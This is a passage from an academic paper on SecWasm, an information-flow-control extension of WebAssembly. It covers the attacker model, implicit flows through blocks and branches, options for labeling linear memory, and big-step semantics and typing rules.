Finally, assignment  $y = 0$  is compiled to the sequence that pushes two 0s on the stack, one for the address of  $y$  and the other for the value to be written at that address, before instruction **store** consumes both (lines 15-17).

### E.3 Attacker model

Following the IFC literature, we adopt a standard model for the attacker. Thus, our attacker is able to observe information below their security level  $\mathcal{A}$ , has the ability to execute a Wasm program, and has access to the final state of the global variables whose labels  $\ell$  may flow to  $\mathcal{A}$  ( $\ell \sqsubseteq \mathcal{A}$ ). The attacker does not get access to the linear memory, nor to the operand stack after the execution of the Wasm program.

While these requirements may seem restrictive, we argue our model allows for a realistic attacker, external to the system in which the Wasm code is running. For example, in the web domain, the attacker is able to supply malicious Wasm code, but cannot control the surrounding JavaScript context, is able to see external events (such as web requests) emanating from the Wasm code, but cannot usurp the entire

surrounding execution context and thus cannot see the whole linear memory at the end of the execution. As WebAssembly does not have a notion of web requests or channel communication with the surrounding execution context, we model external events by the interaction with global variables.

Finally, our IFC system is flexible enough to accommodate various stronger attackers with minimal changes (Section E.4.2).

## E.4 Challenges, design choices, and non-goals

The space of possible design choices when building an IFC system for Wasm is large. One may consider dynamic versus static IFC, what kind of system to use to deal with the global linear memory, what kind of attacker model to be concerned with, or how to handle non-determinism, such as the interaction between Wasm code and the embedder. Implicit flows in the uncommon structured control flow for low-languages is another challenge one needs to address.

This paper takes a purposefully narrow view of this design space and focuses on Wasm's key language features. SecWasm targets solely the core of Wasm and not its environment-specific behavior. As a consequence, host functions and other non-determinism sources are out of scope.

### E.4.1 Dealing with implicit flows

One of the challenges of extending Wasm with IFC is handling implicit flows. In high-level languages, implicit flows usually appear around control instructions such as conditionals and loops and are restricted to the instruction's scope. In Wasm, due to its structured control flow, one would expect the information flow to also be constrained to the scope of these instructions, as well as to the scope of a block. However, similarly to other low-level languages, branching extends the scope of both **blocks** and control instructions.

**Blocks** To better understand the interaction between blocks, branching, and implicit flows consider Example E.2. The code contains three nested blocks and two conditional branching instructions inside the innermost block. The first branch (line 8) is conditioned by the value read on line 7, while the second branch (line 10) is conditioned by the value read on line 9. Let us assume on line 7 we read a medium-security level value  $x_M$ , and on line 9 a high-security level value  $y_H$ . Then instructions on lines 8-13 are in medium context. If  $x_M$  is not 0, then a branch is performed and the control is given to  $expr_5$  on line 15, at the end of the second block. Otherwise, the execution continues with reading  $y_H$  on line 9. Therefore, the execution of instructions on lines 10-11 will be in high context, as both the conditional branching **br\_if** 0 and execution of  $expr_3$  depend on the secret read on line 9.

In Example E.2, rectangles denote the initial block scope, blue medium-security context, and red high-security context. Note  $expr_4$  is not highlighted in red, nor  $expr_5$  in blue. The reason for this is that  $expr_4$  is executed irrespective of whether  $expr_3$  gets executed or not. Similarly,  $expr_5$  is not in a medium context as it is always executed.

**Example E.2.**

```

1  block
2  expr0
3  block
4  expr1
5  block
6  expr2
7  t.load %xM
8  br_if 1
9  t.load %vH
10 br_if 0
11 expr3
12 end
13 expr4
14 end
15 expr5
16 end
17 expr6

```

**Example E.3.**

```

1  block
2  expr0
3  block
4  expr1
5  t.load %xH
6  if
7  expr2
8  br_if 1
9  else
10 expr3
11 end
12 br 1
13 end
14 expr4
15 end
16 expr5

```

**Example E.4.**

```

1  block
2  expr0
3  block
4  expr1
5  t.load %xH
6  if
7  expr2
8  br_if 1
9  else
10 expr3
11 end
12 expr'
13 end
14 expr4
15 end
16 expr5

```

**Control instructions** In Wasm, conditionals and loops are special types of **blocks** (see Section E.5.2 for more details), so branching instructions also extend the control flow beyond their traditional scope.

Consider Examples E.3 and E.4, which only differ in the instruction on line 12. They are basically three nested blocks, with the inner most block an *if* statement conditioned by the value read on line 5. Assuming the value is high ( $x_H$ ), instructions on lines 7-10 will be in a high context. However, due to branching instructions (on lines 8 and 12 for Example E.3, and on line 8 for Example E.4), the high context extends beyond the scope of the conditional, up until line 14 for Example E.3, and until line 12 for Example E.4. The difference is made by the additional branching on line 12 in the former example, which conditions the execution of  $expr_4$  on the value read on line 5, i.e., the secret  $x_H$ . Since  $expr'$  on line 12 in the latter example is not a branching instruction,  $expr_4$  will always execute, so it resides outside of the high context.

Wasm’s structured control flow and block instructions with explicit delimiters make solutions of previous approaches on IFC in low-level languages inapplicable to SecWasm (See Section E.7 for more details). Then, addressing the implicit flows properly means finding the right constructs for adorning the original Wasm type-system. By observing how the sensitivity of the block contexts changes in Example E.2 when it “hits” the branching instructions, it becomes obvious that tracking a single program counter variable does not suffice. The solution we resort to, and which we discuss more in detail in Section E.5.3 is to use a stack of security levels for the program counter, with an entry for each block.

## E.4.2 Labeling the linear memory

As our enforcement aims to achieve data confidentiality in Wasm through IFC, we require the linear memory to be annotated with security labels. Then, our primary design choice is concerned with *how* to label the memory. There are three possible options: 1. Label the entire memory statically; 2. Label individual memory locations (location ranges) in a flow-insensitive manner; and 3. Label individual memory locations in a flow-sensitive manner.

Each option permits a different attacker model and has different (dis)advantages in terms of implementation difficulty, dynamic overhead, and permissiveness. The implementation details influence the static and dynamic semantics of Wasm memory operations `store`, `load`, `memory.grow`, and `memory.size`, with differences illustrated in Figure E.3. While Figure E.3 contains semantic elements not yet introduced, they are there only for correctness and are not needed for understanding the overall ideas.

We further discuss each option, by covering aspects related to implementation, (dis)advantages, and relationship to different attacker models. We present the options in the order from the strongest to the weakest attacker, with last option covering the attacker we consider in the paper.

**Option 1: Statically labeling the entire memory** This option can be easily implemented with static information-flow constraints. Assuming the memory to be labeled  $\ell_m$ , validating a `store` operation means ensuring all labels  $\ell_a$  (of the address to store into),  $\ell_v$  (of the value to store), and  $pc$  (of the current program counter) flow to  $m$ . Values `loaded` from memory are statically labeled by the join of  $pc$ , label  $\ell_a$  of given address to read from, and memory label  $\ell_m$ . Extending the memory with `memory.grow` means to ensure the program counter  $pc$  and the label  $\ell_s$  of the value specifying by how much to grow the memory both flow to  $\ell_m$ . Finally, querying `memory.size` returns a value labeled by the join of  $pc$  and  $\ell_m$ .

Aside from being easy to implement, this approach allows for an attacker who can read off the entire Wasm linear memory after a computation has finished, provided the attacker can read data labeled  $\ell_m$  ( $\ell_m \sqsubseteq \mathcal{A}$ ). The main drawback, however, is that it severely restricts memory accesses. Specifically, no program using both high and low memory will be accepted by this enforcement mechanism. For example, a C program with dynamically-sized buffers belonging to different security labels (e.g., from reading two differently-labeled files) cannot use the linear memory for buffer representation when compiled to Wasm.

**Option 2: Labeling individual memory locations in a flow-insensitive manner** Implementation-wise, the rules for `store` and `load` are simple. The validation rules remain as in Option 1, with the difference that label  $\ell_m$  becomes local to each memory access operation. The semantics change to incorporate dynamic IFC tracking. At runtime every memory location (or segment of memory locations) is adorned with an individual security label  $\ell_s$  and security checks  $\ell_m \sqsubseteq \ell_s$  complement `stores`, and  $\ell_s \sqsubseteq \ell_m$  `loads`. Conveniently,  $\ell_s$  is set to label  $\ell_m$  in `memory.grow`. Querying for the current size of memory becomes more tricky as we need to compute dynamically the join of all  $\ell_s$  that appear in the memory and check that it flows to

$$\begin{array}{c}
 \text{E-LOAD} \\
 \frac{S.\text{mem}[i] = (n, \boxed{\ell_s}^{2,3}) \quad \boxed{\ell_s \sqsubseteq \ell_m}^{2,3}}{\langle\langle \text{i32.const } i :: \sigma, S, t.\text{load } \boxed{\ell_m}^{2,3} \rangle\rangle \Downarrow \langle\langle t.\text{const } n :: \sigma, S \rangle\rangle} \\
 \\
 \text{E-STORE} \\
 \frac{S' = S.\text{mem}[i \mapsto (n, \boxed{\ell_m}^3)] \quad \boxed{S.\text{mem}[i] = (\_ , \ell_s) \wedge \ell_m \sqsubseteq \ell_s}^2}{\langle\langle t.\text{const } n :: \text{i32.const } i :: \sigma, S, t.\text{store } \boxed{\ell_m}^{2,3} \rangle\rangle \Downarrow \langle\langle \sigma, S' \rangle\rangle} \\
 \\
 \text{E-MEMORY-SIZE} \\
 \frac{\boxed{\forall k \in |S.\text{mem}|. S.\text{mem}[k] = (\_ , \ell_s) \wedge \boxed{\ell_s \sqsubseteq \ell_m}^2}}{\langle\langle \sigma, S, \text{memory.size } \boxed{\ell_m}^2 \rangle\rangle \Downarrow \langle\langle \text{i32.const } |S.\text{mems.data}| :: \sigma, S \rangle\rangle} \\
 \\
 \text{E-MEMORY-GROW} \\
 \frac{S' = S.\text{mem}[a][sz : len \rightarrow (0, \boxed{\ell_m}^2 \boxed{L}^3)]}{\langle\langle \text{i32.const } k :: \sigma, S, \text{memory.grow } \boxed{\ell_m}^2 \rangle\rangle \Downarrow \langle\langle \text{i32.const } sz :: \sigma, S' \rangle\rangle} \\
 \hline
 \\
 \text{T-LOAD} \\
 \frac{\boxed{\ell = \ell_a \sqcup \ell_m \sqcup pc}^{1,3}}{\langle \text{i32} \langle \ell_a \rangle :: st, pc \rangle :: \gamma, C \vdash t.\text{load } \boxed{\ell_m}^{2,3} \vdash \langle t \langle \ell \rangle :: st, pc \rangle :: \gamma} \\
 \\
 \text{T-STORE} \\
 \frac{\boxed{pc \sqcup \ell_a \sqcup \ell_v \sqsubseteq \ell_m}^{1,3}}{\langle t \langle \ell_v \rangle :: \text{i32} \langle \ell_a \rangle :: st, pc \rangle :: \gamma, C \vdash t.\text{store } \boxed{\ell_m}^{2,3} \vdash \langle st, pc \rangle :: \gamma} \\
 \\
 \text{T-MEMORY-SIZE} \\
 \frac{\boxed{\ell = pc \sqcup \ell_m}^{1,2} \quad \boxed{\ell = pc}^3}{\langle st, pc \rangle :: \gamma, C \vdash \text{memory.size } \boxed{\ell_m}^2 \vdash \langle \text{i32} \langle \ell \rangle :: st, pc \rangle :: \gamma} \\
 \\
 \text{T-MEMORY-GROW} \\
 \frac{\boxed{pc \sqcup \ell_s \sqsubseteq \ell_m}^{1,2} \quad \boxed{\ell_s = L \wedge pc = L}^3}{\langle \text{i32} \langle \ell_s \rangle :: st, pc \rangle :: \gamma, C \vdash \text{memory.grow } \boxed{\ell_m}^2 \vdash \langle \text{i32} \langle \ell_s \rangle :: st, pc \rangle :: \gamma}
 \end{array}$$

**Figure E.3:** Semantic and validation rules for memory instructions for all three memory labeling design options. Framed statements and their exponents represent the options where they apply. Unframed elements are common to all rules.

$\ell_m$ . Alternatively, to reduce the overhead, we could fix  $\ell_m$  for `memory.size` and `memory.grow` to one specific label (e.g., `public`) and provide a separate way to partition the memory labels  $\ell_s$ .

While appealing due to the trade-off of some dynamic overhead for more permissiveness, this approach suffers from three issues. First, the memory locations created when growing the memory need to be statically labeled. Second, with every memory operation, a dynamic security check needs to be performed. Third, the individual labels  $\ell_m$  for the memory operations need to be inferred somehow.

When it comes to attacker capabilities, this option allows for one able to read memory locations labeled with a label which flows to  $\mathcal{A}$ . This is a more constrained attacker than Option 1 affords, but with the trade-off that the enforcement mechanism allows for different parts of memory to be labeled with different security labels. It is not clear, however, if an attacker able to read only certain memory locations is realistic—as we previously discussed in Section E.3.

### Option 3: Labeling individual memory locations in a flow-sensitive manner

While more delicate to implement, this options pays off in permissiveness. The static semantics for reading from and writing to memory are as in Option 2. However, the dynamic semantics becomes flow-sensitive, such that when a `store` instruction is executed, label  $\ell_s$  of the memory location is updated to  $\ell_m$ . `load` preserves the dynamic check  $\ell_s \sqsubseteq \ell_m$  from Option 2, but it also dynamically tracks the label of every location, and not range of locations (as in Option 2). New memory locations are dynamically labeled with `L`, the label assigned to public data, and validating `memory.grow` requires both `pc` and the value to grow with to be `L`. Finally, no special requirements are needed for `memory.size`.

Obviously, the main downside of this approach is the dynamic overhead it entails. Another disadvantage might be that it admits only a weak attacker, unable to read the linear memory after the program execution. This is also the attacker described in Section E.3. Nevertheless, this is the option we choose to implement in this paper, and more importantly, in our proofs. The reasons for this are twofold. First, it is the most complex option to reason about, and, while proving correctness for it does not guarantee correctness for the other options, it builds up a proof technique which we are confident can easily apply to the others. Second, it is the most permissive option, accepting more secure programs than the other options do.

## E.4.3 Big-step vs. small-step semantics

In this paper we have chosen to present a big-step operational semantics for Wasm, in contrast to previous work using a small-step operational semantics [16]. However, our choice is backed by two principal reasons.

Firstly, our goal is to provide an IFC system that is mostly static and, therefore, we do not find the choice of semantics to be crucial, as long as it remains faithful to the Wasm specification.

Secondly, our IFC system aims to provide end-to-end noninterference for full program executions. In this setting, big-step semantics naturally accommodates proving noninterference for Wasm’s structured control-flow primitives.

### E.4.4 Non-goals

To delimit the scope, we discuss the non-goals of our system, pertaining to handling the sources of non-determinism and interaction with the environment in WebAssembly.

The lack of bit pattern for NaN values and the possibility of resource exhaustion could conceivably constitute sources of illicit information flow via the micro-architectural state of the processor [35] or by opening up the possibility of termination and progress side channels [4].

While side channels and handling the interaction with the host environment are not in scope of this work, we point out that they are both worthwhile subjects for future work. The latter is particularly important to protect against so called *re-entrancy attacks* [15].

In a re-entrancy attack, the attacker is able to exploit (part of) the underlying host environment and, by controlling functions with appropriate IFC type, leak sensitive information through the import object when instantiating the Wasm application. We envision different possibilities to extend our work to handle this type of attacks. One possibility is to combine an interpreter for IFC for the host environment, such as JSFlow [18] for JavaScript, with recent work on how to handle the marshalling of IFC values between two different runtimes [32]. This would yield a full end-to-end IFC system between the runtimes, yet at the price of increasing performance overhead. Another possibility is to leverage the hybrid mechanism by Cecchetti *et al.* [11], which shows the interaction with the host environment can be secured by a combination of a type system and a dynamic locking mechanism allowing for safe re-entrancy.

## E.5 SecWasm

This section presents the technical details of SecWasm, our information flow-aware variant of Wasm. We focus on the WebAssembly version from November 2020 [40]. Consequently, we disregard language extensions in the current version (September 2021) [39]. However, to the best of our knowledge, the extensions do not fundamentally alter Wasm in a way that could not be accommodated in SecWasm.

### E.5.1 Syntax

SecWasm extends several Wasm syntactic constructs with security levels, all **highlighted** in Figure E.4. As our extensions are only related to information-flow, we do not explicitly distinguish between SecWasm and Wasm when we discuss about the syntax and semantics the two systems share. We use SecWasm only when we refer to the information-flow extensions to Wasm.

In SecWasm we consider a join semi-lattice  $(\mathcal{L}, \sqsubseteq)$  of security labels  $\ell$ , where data labeled  $\ell_d$  can flow to an observer with label  $\ell_o$  if and only if  $\ell_d \sqsubseteq \ell_o$ . We append a security label  $\ell$  to each value type, and augment all types  $t$  in Wasm to labeled types  $\tau$  in SecWasm.

(security labels)	$\ell$	$::=$	$L   H   \dots$
(labeled types)	$\tau$	$::=$	$t\langle \ell \rangle$
(global types)	$gt$	$::=$	$\text{mut}^? \tau$
(function types)	$ft$	$::=$	$\tau^* \xrightarrow{\ell} \tau^*$
(block types)	$bt$	$::=$	$\tau^* \rightarrow \tau^*$
(memory instructions)	$mem$	$::=$	$t.\text{load } \ell_m \mid t.\text{store } \ell_m$
(admin instructions)	$admin$	$::=$	$\text{trap}$

**Figure E.4:** SecWasm’s extensions over Wasm syntax.

Further, we annotate function types  $ft$  with a security label  $\ell$  specifying an upper bound on the information that may flow into the execution of a function. As mentioned in Section E.4, instructions for reading from and writing to memory also carry a security label  $\ell_m$ . We omit alignment immediates for these instructions as they do not affect the semantics [39].

As seen in Section E.2, administrative instructions are an artifact of small-step semantics. Due to the big-step semantics paradigm we employ, all administrative operators except **trap** become irrelevant for SecWasm.

## E.5.2 Big-step semantics

First we present some preliminaries on the syntax we use in our rules and grammar.

**Notation** If  $a$  is a sequence or stack of items, then we use notation  $a[i]$  to denote the  $i$ :th element of the stack (counting from top and starting from 0),  $a[i : ]$  to denote all elements from  $a[i]$  through the end of  $a$ , and  $a[i : j]$  to denote all elements from  $a[i]$  to  $a[j]$  inclusive (the empty sequence is  $j < i$  and  $a[i : \infty]$  is equivalent to  $a[i : ]$ ). Furthermore, we write  $a[i : j \rightarrow k^*]$  to denote the sequence in  $a$  with all data at indices between (inclusive)  $i$  and  $j$  replaced by the sequence of values  $k^*$ . We use symbol  $::$  as stack entry separator. Note in SecWasm, we represent the top of the stack on the left, i.e.,  $a[0] :: a[1 : ]$ , unlike in pure Wasm, where it is denoted on the right.

By  $e^n$  we denote a sequence of length  $n$  with all free variables in  $e$  replaced by  $x_i$  for each  $i \in [0, n - 1]$ .

Following Wasm, we make heavy use of record-like syntactic constructs in SecWasm. A grammatical category consisting of records is declared, e.g., as  $R ::= \{\text{key}_1 n, \text{key}_2 \text{expr}\}$  and if  $r \in R$  then  $r = \{\text{key}_1 n, \text{key}_2 \text{expr}\}$  for some number  $n$  and expression  $\text{expr}$ , and  $r.\text{key}_1 = n$ . Furthermore, we use syntax  $r\{\text{key}_1 0\}$  to denote a record that is like  $r$  except “field”  $\text{key}_1$  now has value 0.

**Evaluation judgment** As discussed in Section E.4, we employ a big-step semantics paradigm for SecWasm programs due to its cleaner representation and ease of reasoning. As such, we have a big-step evaluation judgment  $\langle\langle \sigma, S, \text{expr} \rangle\rangle \Downarrow \langle\langle \sigma', S', \theta \rangle\rangle$  relating an initial configuration to a final configuration. In the initial configuration, a sequence of instructions  $\text{expr}$  is executed in current state  $S$  by interacting with the

## E. A Principled Approach to Securing WebAssembly

(values)	$v$	$::= t.\text{const } k$
(addresses)	$a$	$::= 0 \mid 1 \mid 2 \mid \dots$
(store)	$S$	$::= \{\text{funcs } \text{func}_{inst}^*, \text{tables } \text{table}_{inst}^*, \text{globals } \text{global}_{inst}^*, \text{mems } \text{mem}_{inst}^*\}$
(function instances)	$\text{func}_{inst}$	$::= \{\text{type } i, \text{module } \text{module}_{inst}, \text{code } \text{func}\}$
(table instances)	$\text{table}_{inst}$	$::= \{\text{elem } a^*, \text{max } k^2\}$
(global instances)	$\text{global}_{inst}$	$::= \{\text{value } v, \text{mut } \text{mut}\}$
(memory instances)	$\text{mem}_{inst}$	$::= \{\text{data } (\text{byte}, \ell)^*, \text{max } k^2\}$
(module instances)	$\text{module}_{inst}$	$::= \{\text{types } \text{ft}^*, \text{funcaddrs } a^*, \text{tableaddrs } a^*, \text{memaddrs } a^*, \text{globaladdrs } a^*\}$
(operand stack)	$\sigma$	$::= \varepsilon \mid v \mid \sigma \mid L_k \mid \sigma \mid \text{frame}_k \{ \text{frame} \} \mid \sigma$
(frames)	$\text{frame}$	$::= \{\text{locals } v^*, \text{module } \text{module}_{inst}\}$

**Expression evaluation:**  $\langle\langle \sigma, S, \text{expr} \rangle\rangle \Downarrow \langle\langle \sigma', S', \theta \rangle\rangle$

E-BLOCK

$$\frac{\langle\langle v_1^n \mid L_m \mid \sigma_{init}, S, \text{expr} \rangle\rangle \Downarrow \langle\langle \sigma, S', \theta \rangle\rangle \quad \theta = \text{no-br} \Rightarrow (\sigma = \sigma' \mid L_m^0 \mid \sigma'' \wedge \sigma_{fin} = \sigma' \mid \sigma'') \quad \theta \neq \text{no-br} \Rightarrow \sigma_{fin} = \sigma}{\langle\langle v_1^n \mid \sigma_{init}, S, \text{block } (\tau_1^n \rightarrow \tau_2^m) \text{ expr end} \rangle\rangle \Downarrow \langle\langle \sigma_{fin}, S', \text{pred}(\theta) \rangle\rangle}$$

E-LOOP-EVAL

$$\frac{\langle\langle v_1^n \mid L_n \mid \sigma, S, \text{expr} \rangle\rangle \Downarrow \langle\langle \sigma', S', 0 \rangle\rangle \quad \langle\langle \sigma', S', \text{loop } (\tau_1^n \rightarrow \tau_2^m) \text{ expr end} \rangle\rangle \Downarrow \langle\langle \sigma'', S'', \theta \rangle\rangle}{\langle\langle v_1^n \mid \sigma, S, \text{loop } (\tau_1^n \rightarrow \tau_2^m) \text{ expr end} \rangle\rangle \Downarrow \langle\langle \sigma'', S'', \theta \rangle\rangle}$$

E-BR-IF-JUMP

$$\langle\langle i32.\text{const } k + 1 \mid v^n \mid \sigma_0 \mid L_n^{i-1} \mid \sigma, S, \text{br\_if } i \rangle\rangle \Downarrow \langle\langle v^n \mid \sigma, S, i \rangle\rangle$$

E-BR-IF-NO-JUMP

E-RETURN

$$\langle\langle i32.\text{const } 0 \mid \sigma, S, \text{br\_if } i \rangle\rangle \Downarrow \langle\langle \sigma, S, \text{no-br} \rangle\rangle \quad \langle\langle v^n \mid \sigma \mid F_n, S, \text{return} \rangle\rangle \Downarrow \langle\langle v^n \mid F_n, S, \text{return} \rangle\rangle$$

E-CALL

$$\frac{f = S.\text{funcs}[i] \quad f.\text{type} = \tau_1^n \xrightarrow{\ell} \tau_2^m \quad f.\text{code}.\text{locals} = \tau^p \quad f.\text{code}.\text{body} = \text{expr} \quad F_m = \{\text{locals } v_1^n : (t.\text{const } 0)^p, \text{module } f.\text{module}\} \quad \langle\langle F_m, S, \text{expr} \rangle\rangle \Downarrow \langle\langle v_2^m \mid F_m, S', \theta \rangle\rangle}{\langle\langle v_1^n \mid \sigma, S, \text{call } i \rangle\rangle \Downarrow \langle\langle v_2^m \mid \sigma, S', \text{no-br} \rangle\rangle}$$


E-SEQ-JUMP

$$\frac{\langle\langle \sigma_0, S_0, \text{expr}_0 \rangle\rangle \Downarrow \langle\langle \sigma_1, S_1, \theta \rangle\rangle \quad \theta \neq \text{no-br}}{\langle\langle \sigma_0, S_0, \text{expr}_0; \text{expr}_1 \rangle\rangle \Downarrow \langle\langle \sigma_1, S_1, \theta \rangle\rangle}$$

E-SEQ

$$\frac{\langle\langle \sigma_0, S_0, \text{expr}_0 \rangle\rangle \Downarrow \langle\langle \sigma_1, S_1, \text{no-br} \rangle\rangle \quad \langle\langle \sigma_1, S_1, \text{expr}_1 \rangle\rangle \Downarrow \langle\langle \sigma_2, S_2, \theta \rangle\rangle}{\langle\langle \sigma_0, S_0, \text{expr}_0; \text{expr}_1 \rangle\rangle \Downarrow \langle\langle \sigma_2, S_2, \theta \rangle\rangle}$$

**Figure E.5:** SecWasm selected evaluation rules. Security extensions are highlighted.



**Figure E.6:** Illustrative example for rule `E-LOAD`. Locations  $a_L$  denote the bytes of value  $a$  with label L, locations  $b_M$  denote the bytes of value  $b$  with label M. Highlighted locations denote the bytes read on line 2 to produce H-labeled value.

operand stack  $\sigma$ , leading to the final configuration containing the updated state  $S'$  and operand stack  $\sigma'$ . The essence of this paradigm is the third component  $\theta$  of a final configuration evaluates to either a number  $j$  denoting a jump out of  $j$  contexts (from e.g., blocks, loops, or conditionals), *no-br* if there was no jump, or *return* if a **return** instruction executed.  $\theta$  is the key which allows us to do away with the administrative instructions from Wasm. More on this in paragraph *Selected evaluation rules*.

Metavariable  $S$  represents the store or the global state and comprises of instances for all functions, globals, tables, and memories that have been allocated. Just like in pure Wasm, operand stack  $\sigma$  contains three types of entries: values, labels, and frames. We diverge slightly from pure Wasm by denoting branch target labels as  $L_n$  instead of `labeln{expr}`, as in SecWasm we do not need to keep track of the continuation expression *expr*. As a simplifying choice, we also use the syntax  $\sigma :: L_n^{i-1} :: \sigma'$  to represent the case where  $L_n$  is the  $i$ :th label (counting from top and starting from 0) on the compound stack  $\sigma :: L_n :: \sigma'$ . Frames remain as defined in Wasm, `framen{frame}`, with *frame* keeping track of the values for the function's local variables.

Similar to pure Wasm, abnormal termination of a program results in a trap, denoted  $\langle\langle \sigma, S, expr \rangle\rangle \Downarrow \mathbf{trap}$ . In case a trap occurs, the entire computation is aborted and no further modifications to the state are allowed.

The key rules of the evaluation relation are given in Figure E.5, while Figure E.12 in Appendix E.I presents the full set of rules. The memory access rules have already been introduced in Figure E.3 in Section E.4, so we omit them here. In SecWasm, the execution of an instruction traps under the same conditions as in Wasm, but failure to satisfy the additional security checks also leads to a trap. Thus, SecWasm introduces additional rules for handling the error cases which result in a trap due to the IFC-checks. These rules are also depicted in Figure E.12 in Appendix E.I.

**Selected evaluations rules** To illustrate the IFC restrictions in rule `E-LOAD`, consider example in Figure E.6 which reads the value stored at positions 1-4 in memory  $m$ . Note locations 0 to 3 contain the bytes forming value  $a$  of security level L, and locations 4-5 the bytes forming value  $b$  of security level M. As the code reads bytes from both  $a$  and  $b$  to create a new value, rule `E-LOAD` needs to account for the security levels of both values  $a$  and  $b$ . Hence premise  $\sqcup \ell \sqsubseteq \ell_m$  ensures all such levels are below label  $\ell_m$  (in this case H) immediate for the **load** instruction.

Before we discuss the block rules, there are few things we need to mention. First, we remind the reader that for the block constructs (**block**, **if**, and **loop**), the end of

every block is a valid branch target for code executing *inside* the block, with the exception of loops, where the branch target is instead the start of the loop. In effect, **loops** and **if** statements constitute **blocks** with slightly specialized rules to reflect their different function. Second, we introduce the notion of predecessor to  $\theta$ . If  $\theta$  specifies how far out of a series of nested blocks to jump, then  $\text{pred}(\theta)$  (defined as  $\text{pred}(no-br) = \text{pred}(0) = no-br$ ,  $\text{pred}(j + 1) = j$ ,  $\text{pred}(return) = return$ ) specifies how to update  $\theta$  when we exit a block construct.


When executing code inside a **block** with type  $\tau_1^n \rightarrow \tau_2^m$  (rule E-BLOCK), we follow Wasm and add label  $L_m$  between block arguments  $v_1^n$  and the bottom of the operand stack. This label simply serves as a marker to the branching instructions during stack unwinding. Exiting a block can happen either by trapping (rule E-BLOCK-TRAP), by jumping (when a branch or return instruction is executed inside the block), or by reaching its end without a jump. Rule E-BLOCK distinguishes between the latter two cases by inspecting marker  $\theta$ . If no jump occurred ( $\theta = no-br$ ), we pop the block label off the operand stack and return the result. Otherwise, we return the operand stack as is, since the stack unwinding has been dealt with already by the branch/return instruction. Finally, function  $\text{pred}$  adjusts  $\theta$  to account for the fact that a block has been exited.

Rules E-IF for conditionals and E-LOOP-SKIP for leaving a loop work in roughly the same way, with the only difference that **if** statements choose the expression to execute based on the value on top of the operand stack, and E-LOOP-SKIP requires marker  $\theta$  to be different than 0, as  $\theta = 0$  restarts the loop (rule E-LOOP-EVAL). Note from rule E-LOOP-EVAL another perk of Wasm, namely **loop** blocks are evaluated at least once.

A conditional branch **br\_if**  $i$  executes when the value on top of the operand stack is different than 0 (rule E-BR-IF-JUMP). In this case, Wasm requires the top of the stack to contain at least  $n$  other values, as illustrated by the index of the  $i$ :th label  $L_n^{i-1}$  on the input stack. Recall the index specifies the number of values expected by the branch target. Next, the rule drops everything between the top  $n + 1$  entries on the stack down to and including label  $L_n^{i-1}$  and finishes with  $\theta = i$ . Unconditional branching **br**  $i$  works in the same way, the difference being the top of the stack contains only the entries expected by the branch target. If the top value of the operand stack is 0, then the conditional branch does not execute (rule E-BR-IF-NO-JUMP), and the computation proceeds sequentially, finishing with  $\theta = no-br$ .

The operand stack receives a frame entry during function **calls** (rules E-CALL and E-CALL-INDIRECT). Our semantics create an empty operand stack when a function is executed and push a frame instantiated with the values for the arguments (top  $n$  entries on the input stack) and initial values 0 for the function's local variables. When returning from a function we pop everything off the operand stack in between the return values and the frame (inclusive). For this reason the frame is not popped off in rule E-RETURN. In both rules we diverged slightly from pure Wasm, first by creating a new operand stack in rule E-CALL-\*, and second by removing the frame in rule E-CALL-\*

The benefits of  $\theta$  and abandonment of administrative instructions become more obvious in sequential rules. If a jump occurred, rule E-SEQ-JUMP simply ignores the subsequent instructions until  $\theta$  becomes  $no-br$ . And we ensure  $\theta$  indeed decreases



**Figure E.7:**  $\gamma$  progression and tainting during validation of Example E.2. Boxes represent the height of  $\gamma$ . Indices denote code line numbers, white denotes a low program counter, blue medium, and red high.

to *no-br*, as whenever a block is exited, its predecessor is computed. Thus either the same number of blocks have been exited as the initial value of  $\theta + 1$ , or all instructions after a `return` statement have been ignored.

### E.5.3 Security type system

**Tracking flows—an intuition** As the bedrock for static IFC in Wasm, SecWasm’s type system tracks both explicit and implicit information flows. For tracking explicit flows, we assign a security label to each value in the operand stack via a *type stack*  $st$  denoting a stack of labeled types. As we have seen in Section E.4.1, tracking implicit flows is more involved and using a single variable for the program counter does not suffice. As a consequence, we implement a stack of program counter labels  $pc$ , with a label entry for every block context. We then combine the  $pc$  stack with the type stack in a *stack-of-stacks*  $\gamma$  with entries  $\langle st, pc \rangle$ . Upon entering a block,  $\gamma$  is augmented with a new pair  $\langle st, pc \rangle$ , with  $st$  denoting the input stack for the block, and  $pc$  the initial program counter label for the block’s execution. The security labels in  $\gamma$  get upgraded when necessary, and after leaving a block, the top two entries are merged. Figure E.7 illustrates the evolution of  $\gamma$  during validation of Example E.2.

**Expression typing judgment** The type system also assumes a typing security context  $C$  containing e.g., the type of functions and local variables. This context is defined as in Wasm, but where value types  $t$  have been upgraded to labeled types  $\tau$ .

Because our type system has to account for a stack of nested program counter labels to deal with implicit flows, the presentation of SecWasm’s type system diverges not only from that of previous IFC trackers for low-level languages [8, 10, 24, 28, 42], but from the one of Wasm’s type system in the original work as well [16]. Specifically, previous presentations of Wasm depict the type system using a judgment of the form  $C \vdash expr : t^n \rightarrow t^m$  that only says how  $expr$  affects the top elements on the stack and leaves the rest to a subtyping-like rule. Instead, we use a more explicit judgment form passing the entire  $\gamma$  around while updating its program counters.

The typing judgment for expressions  $\gamma, C \vdash expr \dashv \gamma'$  reads as follows: Assuming input type stack  $\gamma.fst$  and security context  $C$ ,  $expr$  produces (possibly) updated output type stack  $\gamma'.fst$ . For  $\gamma = \langle st_0, pc_0 \rangle :: \dots :: \langle st_n, pc_n \rangle$ ,  $\gamma.fst$  denotes the stack formed by the first elements of each entry in  $\gamma$ , i.e.,  $\gamma.fst \triangleq st_0 :: \dots :: st_n$ .

We extend the type system with a simple subtyping judgment for types to capture when a type is less sensitive than another and write  $\tau \sqsubseteq \tau'$  whenever the label of  $\tau$  can flow to the label of  $\tau'$ . We extend this notion to sequences of labeled types as  $st \sqsubseteq st'$  if  $st$  and  $st'$  are of the same length and  $\tau_i \sqsubseteq \tau'_i$  for  $\tau_i = st[i]$  and  $\tau'_i = st'[i]$ , respectively.

